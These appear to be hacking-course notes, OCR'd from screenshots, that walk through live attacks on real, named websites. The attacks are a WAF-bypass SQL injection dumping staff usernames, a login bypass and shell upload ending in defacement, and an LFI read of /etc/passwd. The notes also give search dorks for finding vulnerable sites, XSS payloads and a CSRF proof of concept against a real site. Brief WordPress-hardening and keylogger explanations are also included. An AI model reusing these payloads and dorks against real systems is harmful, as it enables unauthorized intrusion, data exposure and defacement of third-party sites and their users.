What is Waf Bypass?

A WAF Bypass through SQL Injection is a method employed by cyber attackers to outsmart Web Application Firewalls, allowing them to execute harmful SQL queries undetected. This poses a grave threat as it opens the door to unauthorized access, data tampering, and the risk of severe security breaches.

When we cannot perform SQL Injection due to the firewall, that time we can try for a Waf Bypass attack. The process of Waf Bypass is shown below:



The screenshot shows a browser window with the URL <https://www.tnjfu.ac.in/ipgsomr/news-read-more.php?id=51>. The page content is "Union Select 1,2,3,4,5,6,7,8". The browser's developer tools or a specific extension is open, showing a dropdown menu with "SQL*" selected. The main URL field contains the original URL followed by "Union Select 1,2,3,4,5,6,7,8". Below the URL field, there are buttons for "Load URL", "Split URL", and "Execute". At the bottom of the browser window, there are several toolbars and buttons for "Post", "Referrer", "Hackbar Mod by Thunder Cats", "Arena Web Security", "BASE64", "Insert to repl", "Insert replace", and "Replace".

403

Forbidden

This screenshot is similar to the one above, but the URL in the address bar has changed to https://www.tnjfu.ac.in/ipgsomr/news-read-more.php?id=51%20%20/*!50000Union*/Select 1,2,3,4,5,6,7,8. The page content is "Select 1,2,3,4,5,6,7,8". The browser interface and toolbars are identical to the first screenshot.

2

4

The screenshot shows a web browser interface with the following details:

- URL:** https://www.tnjfu.ac.in/ipgsomr/news-read-more.php?id=51 /*!50000Union*/ Select 1,version(),3,4,5,6,7,8
- Tool Bar:** SQL*, UNION BASED*, LOCAL VARIABLE DIOS*, ERROR/DDOUBLE*, TOOLS*, WAF BYPASS*, ENCODE*, HTML*, ENCRYPT*, MORE*
- Actions:** Load URL, Split URL, Execute
- Bottom Bar:** Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert to repl
- Search Bar:** Google, এই পৃষ্ঠা এতে দেখুন: বাংলা, অনুবাদ করুন, এর জন্য বক করুন: ইংরেজী

5.7.44-cll-lve

4

The screenshot shows a web browser interface with the following details:

- URL:** https://www.tnjfu.ac.in/ipgsomr/news-read-more.php?id=51 /*!50000Union*/ Select 1,(SELECT(@x)FROM(SELECT(@x)FROM(tbl_login)WHERE(@x)=CONCAT(0x20,@x,_uname,0x3c62723e))))x),3,4,5,6,7,8
- Tool Bar:** SQL*, UNION BASED*, LOCAL VARIABLE DIOS*, ERROR/DDOUBLE*, TOOLS*, WAF BYPASS*, ENCODE*, HTML*, ENCRYPT*, MORE*, XSS*, LFI*, Arena LINKS*
- Actions:** Load URL, Split URL, Execute
- Bottom Bar:** Post, Referrer, Hackbar Mod by Thunder Cats, Arena Web Security, BASE64, Insert to repl, Insert replace, Replace
- Search Bar:** Google, এই পৃষ্ঠা এতে দেখুন: বাংলা, অনুবাদ করুন, এর জন্য বক করুন: ইংরেজী

Dr.B.Sundaramoorthy
Dr.M.Rosalind George
Dr.R.Santhakumar
Th.M.Muruganantham
Th.S.Santhoshkumar
Dr.K.Karal Marx
Dr. B. Chrisolite
Dr. V. Kaliyamurthi
Dr. E. Suresh
Mrs.A.Jemila Thangarani
N Daniel

Week 6, Topic : (Server Shell)

<http://www.ctcb.in/admin/Uploads/Section/2449/shell.html>

www.ctcb.in/admin/

SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DDOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LFI Are

Load URL http://www.ctcb.in/admin/

Split URL

Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert replace

Sign In

User Name: 1' or '1' = '1

Password:

Remember Me

Login

Don't have an account? [Sign Up](#)
[Forgot your password?](#)

www.ctcb.in/admin/Home.aspx

SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DDOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT M

Load URL http://www.ctcb.in/admin/

Split URL

Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert

Profile

Add Region

Registartion

ATC Details

Student Details

Course

Payment

Gallery

Add Photo

Show Photo

Your Details

Name	ranjit
location	pune
Mobile_Number	9675654344
Email	ranjit09@gmail.com
About_Us	Welcome to CTCB

Load URL http://www.ctcb.in/admin/

Split URL

Execute

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert re

CB

Home > Gallery_Details

Profile

Add Region

Registration

ATC Details

Student Details

Course

Payment

Gallery

Admin

*Course_Name Change Success.

*Photo Browse... No file selected.

Status ON

Change_Information

System http://www.ctcb.in/admin/UploadSection/2449/up.php

INT Load URL Split URL Execute



SQL UNION BASED LOCAL VARIABLE DIOS ERROR/DYNAMIC TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XS

Post Referrer Hackbar Mod by Thunder Cats Arena Web Security BASE64 Insert to repl Insert re

Uploading

Browse... No file selected. Upload

The screenshot shows a web-based administration panel for 'CB'. On the left is a sidebar with links like Profile, Add Region, Registration, ATC Details, Student Details, Course, Payment, Gallery, and Admin. The main area shows a form for updating a course entry. A modal dialog box is open with the message 'Change Success.' and an 'OK' button. Below the form, there's a file upload section with a 'Browse...' button and a message 'No file selected.'. At the bottom, there's a large black progress bar with the word 'Uploading' in white text. The status bar at the bottom of the browser window shows the URL 'http://www.ctcb.in/admin/UploadSection/2449/up.php' and various exploit categories: INT, SQL, UNION BASED, LOCAL VARIABLE DIOS, ERROR/DYNAMIC, TOOLS, WAF BYPASS, ENCODE, HTML, ENCRYPT, MORE, and XS.



Hacked By Mahbub



You are hacked bro

Week 7, Topic: (Keylogger)

What is a keylogger?

A keylogger is a type of software or hardware device designed to covertly record the keystrokes typed on a computer or other electronic device's keyboard. Keyloggers can operate at various levels of the computing system, capturing keystrokes before they reach the operating system (hardware keyloggers), intercepting them within the operating system (software keyloggers), or even recording keystrokes at the application level.

The purpose of a keylogger?

The primary purpose of a keylogger is to monitor and log the keys pressed by a user, often without their knowledge or consent. Once installed or activated, a keylogger can record every keystroke entered by the user, including passwords, usernames, credit card numbers, messages, and other sensitive information.

Keyloggers are used for a variety of purposes, ranging from legitimate applications such as parental control and employee monitoring to malicious activities such as identity theft, espionage, and unauthorized access to sensitive information.

To mitigate the risks associated with keyloggers, users can employ various security measures, including using reputable antivirus software, keeping software and operating systems up-to-date, being cautious of suspicious links and downloads, and using on-screen keyboards for entering sensitive information in high-risk environments. Additionally, organizations can implement security policies and procedures to prevent unauthorized access to devices and networks.



Week 8, Topic 1: (LFI)

LFI (Local File Inclusion) vulnerability is a security weakness found in web applications that allows an attacker to include files located on the server through the web browser. This vulnerability occurs when a web application includes files based on user input without proper validation or sanitization, thereby allowing an attacker to exploit this behavior to read sensitive files, execute malicious code, or gain unauthorized access to the server's filesystem. LFI vulnerabilities are often exploited to retrieve configuration files, access system logs, or execute arbitrary commands, posing significant risks to the security and integrity of the affected web application and server.

LFI Dorks:

allinurl:pgg=contact.php
allinurl:page=contact.php
allinurl:home=contact.php
allinurl:?index.php?pagina=contato.php site:br
allinurl:?index.php?pagina=clientes.php site:br
allinurl:?index.php?pagina=produtos.php site:br
allinurl:?index.php?pagina= contato.php
index.php?pagina=home.php
index.php?pagina=empresa.php
index.php?pagina=obras.php
index.php?pagina=localizacao.php
index.php?pagina= contato.php
thumb.php
index.php?pagina=empresa.php
index.php?pagina=produtos.php
index.php?pagina=representantes.php
index.php?pagina= contato.php
index.php?pagina=home.php
index.php?pagina=guia_consumidor.php
index.php?pagina=responsabilidade.php
inurl:"?page=news.php"
inurl:"index.php?main=*php"
inurl:"index.php?inc=*php"
inurl:"index.php?pg=*php"
inurl:"index.php?include_file=*php"
inurl:"index.php?main=*html"

inurl:"index.php?inc=*html"
 inurl:"index.php?pg=*html
 inurl:index.php?id=
 inurl:index.php?cat=
 inurl:index.php?action=
 inurl:index.php?content=
 inurl:index.php?page=
 inurl: .php?page=contact.php site:in/pk/id



```

root:x:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin
/nologin_apt:x:42:65534::/nologin nobody:x:65534:65534:nobody:/nologin nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin ptourbeaux:x:1000:1000:...:/home/ptourbeaux:/bin/bash
messagebus:x:100:108::/nologin postfix:x:101:110:/var/spool/postfix:/usr/sbin/nologin sshd:x:102:65534::/run/sshd:/usr/sbin
/nologin ntpsec:x:103:112::/nologin bind:x:104:113:/var/cache/bind:/usr/sbin/nologin nagios:x:105:114:/var/lib/nagios:/usr/sbin
/nologin_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin munin:x:107:115:munin application user,,,:/var/lib/munin:/usr/sbin/nologin
clamav:x:108:116:/var/lib/clamav:/bin/false mysql:x:109:117:MySQL Server,,:/nologin /bin/false lithium:x:1001:1001,,,:/home/lithium:/bin/bash
env93wp:x:1002:1002,,,:/home/www-lithium/www.environnement93.fr:/etc/ftponly lithiumwp:x:1003:1003,,,:/home/www-lithium/www.lithium
network.com:/etc/ftponly bolerowp2:x:1004:1004,,,:/home/www-lithium/www.diamond-wholesale.com:/etc/ftponly bolerowp3:x:1005:1005,,,:/home
/www-lithium/www.diamond-nutrition.com:/etc/ftponly bolerowp3:x:1006:1006,,,:/home/www-lithium/www.boissonsbolero.com:/etc/ftponly
  
```


Week 8, Topic 2: (Website Security)

Wp Hide Login: Generally, we can log in to the WordPress dashboard by using (/wp-admin) after the domain name of our website. However, we can change it, so that, hackers will not be able to find our login page. For doing this security, we can use the WP Hide Login Plugin on our website, and then we can set what we want to use to get our login page, for example, we can change (/wp-admin) to (/login).


Disable XML-RPC: Another method we can use to block XML-RPC in our website. To do this we can use **Disable XML-RPC-API**, which will Automatically block xml rpc in our website. As a result, hackers cannot hack our website through xmlrpc.

Wordfence Security: Wordfence works meticulously to ensure the security of our website. First and foremost, if malware attacks our website we can scan the entire website and find the attacked theme and plugins by wordfence. On top of that, we can set some security features from wordfence setting, by doing this, it will protect our website from malicious threats. Another interesting matter is that we can set a specific time, when the Wardfence scans our website automatically each day and then sends us an email about what vulnerabilities it found.


Before activating Wp Hide Login



After activating Wp Hide Login



After blocking XML-RPC



After setting a specific time to scan the website by Wordfence:

It will send an email like this when the scan will be completed

[Wordfence Alert] Problems found on www.kinejan.com

Inbox ×



WordPress wordpress@kinejan.com via srv1276.main-hosting.eu
to me ▾

Fri, Mar 22, 10:57 PM

This email was sent from your website "Easy Shopping in Bangladesh" by the Wordfence plugin.

Wordfence found the following new issues on "Easy Shopping in Bangladesh" (3 existing issues were also found)

Alert generated at Friday 22nd of March 2024 at 10:57:33 PM

See the details of these scan results on your site at: https://www.kinejan.com/wp-admin/admin.php?page=Wordfence_Scan_Report&scan_id=1

Medium Severity Problems:

* The Plugin "All in One SEO" needs an upgrade (4.5.8 -> 4.5.9.1).

<https://wordpress.org/plugins/all-in-one-seo-pack/#developers>

* The Plugin "Kirki Customizer Framework" needs an upgrade (5.0.0 -> 5.1.0).

The screenshot shows the Wordfence Scan Report interface. At the top, there's a summary bar with various checkmarks and one yellow warning icon. Below it, a message says "Scan Complete. Scanned 12972 files, 20 plugins, 6 themes, 12 posts, 0 comments and 557 URLs in 1 minute 38 seconds." There are buttons for "EMAIL ACTIVITY LOG", "VIEW FULL LOG", and "SHOW LOG".

Results Found (7)	Ignored Results (0)	DELETE ALL DELETABLE FILES	REPAIR ALL REPAIRABLE FILES
Posts, Comments, & Files 12984	Themes & Plugins 26	Users Checked 1	URLs Checked 557
Results Found 7			

Below the table, there are three detailed rows of findings:

- Plugin Upgrade**: The Plugin "All-in-One WP Migration" needs an upgrade (7.48 -> 7.81). Type: Plugin Upgrade. Issue Found March 23, 2024 11:54 pm. Status: Critical. Actions: IGNORE, DETAILS.
- Plugin Upgrade**: The Plugin "Elementor Pro" needs an upgrade (3.14.1 -> 3.20.1). Type: Plugin Upgrade. Issue Found March 23, 2024 11:54 pm. Status: Critical. Actions: IGNORE, DETAILS.
- Plugin Upgrade**: The Plugin "All in One SEO" needs an upgrade (4.5.8 -> 4.5.9.1). Issue Found March 23, 2024 11:54 pm. Status: Critical. Actions: IGNORE, DETAILS.

Week 9, Topic 1: (XSS) Cross Site Scripting

What is XSS?

Cross-site scripting (XSS), a prevalent web security flaw, empowers attackers to undermine user interactions within susceptible applications. This vulnerability circumvents the same-origin policy, originally crafted to isolate distinct websites from each other.

How it works?

Cross-site scripting operates through the exploitation of a susceptible website, causing it to deliver harmful JavaScript to users. Once this malicious code runs within a user's browser, the attacker gains complete control over their interaction with the application, potentially leading to compromise.

XSS Dorks:


```
?s= site: (any domain name choose)
/search?q= site: (any domain name choose)
/index.php?lang= site: (any domain name choose)
/index.php?page= site: (any domain name choose)
/search?query= site: (any domain name choose)
/search?keyword= site: (any domain name choose)
/search/?q= site: (any domain name choose)
/connexion?redirect_uri= site: (any domain name choose)
/?page= site: (any domain name choose)
/search/?s= site: (any domain name choose)
/?keywords= site:
/search/?keyword= site: (any domain name choose)
/search-results?q=
inurl:".php?query="
inurl:".php?searchstring="
inurl:".php?keyword="
inurl:".php?file="
inurl:".php?years="
inurl:".php?txt="
page_details.php?menu_id=
gallery.php?menu_id=
inurl:".php?tag="
inurl:".php?max="
inurl:".php?from="
```

```
inurl:".php?author="
inurl:".php?pass="
inurl:".php?feedback="
```

Script

```
<script>alert("1")</script>
<script>alert(document.cookie)</script>
<svg/onload=prompt(0)//
```

<http://www.jst-belgium.be/search.php?searchString=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E>



Week 9, Topic 2: CSRF (Cross-Site Request Forgery)

Cross-site request forgery (CSRF), an infamous web security loophole, empowers attackers to manipulate users into unwittingly executing actions they hadn't intended. This vulnerability adeptly sidesteps the same origin policy, a safeguard intended to shield websites from mutual interference.

The screenshot shows a browser window for 'Edit Profile Information' on the website 'findagrave.com'. In the 'Bio Information' field, the user has entered the URL 'salteddogvawhdgvassnabb.ais'. Below the browser window is a screenshot of the Burp Suite Professional interface, specifically the 'HTTP history' tab. It displays the raw HTTP request sent to the server, which includes the malicious URL 'salteddogvawhdgvassnabb.ais' in the payload. The request is from the IP address 104.18.42.105 and is identified as a 'Request to https://www.findagrave.com:443 [104.18.42.105]'.

Request to: https://www.findagrave.com

Pretty Raw Hex Options

```
1 POST /user/profile/update HTTP/2
2 <!-- CSRF PoC -- generated by Burp Suite Professional -->
3 <body>
4   <form action="https://www.findagrave.com/user/profile/update" method="POST">
5     <input type="hidden" name="username" value="McKirt#31;Mohabu;" />
6     <input type="hidden" name="url" value="http://$#47:#47:aveddj@46.com;" />
7     <input type="hidden" name="bio" value="salkdadgavhgdvassnb#32;ej;" />
8     <input type="hidden" name="locale" value="en" />
9     <input type="hidden" name="returnTo" value="" />
10    <input type="submit" value="Submit request" />
11  </form>
12  <script>
13    history.pushState('', '', '/');
14    document.forms[0].submit();
15  </script>
16 </body>
17 </html>
```

E[™]

MEMORIALS CEMETERIES FAMOUS CONTRIBUTE

Edit Profile Information

Public Name

Find a Grave ID

Member Since

Homepage

Email Contact [Change email](#)

Display my email on my profile page for Find a Grave members.
A member must be signed in to see email.

Profile Photo  [UPDATE PROFILE PHOTO](#)

 ✓ Profile updated successfully. X

MEMBER FOR 0 days
FIND A GRAVE ID 51782436
HOME PAGE <http://awsddja.com>

EDIT PROFILE

YOUR PROFILE **MESSAGES**

Bio
salkdadgvawhgvdassnb ajs

Following
No Find a Grave members followed yet.

+ Find a member

Contributions
Suggested Edits

HAckr Mahbub



MEMBER FOR 0 days
FIND A GRAVE ID 51782436
HOME PAGE <http://awsddja.com>

EDIT PROFILE

YOUR PROFILE **MESSAGES**

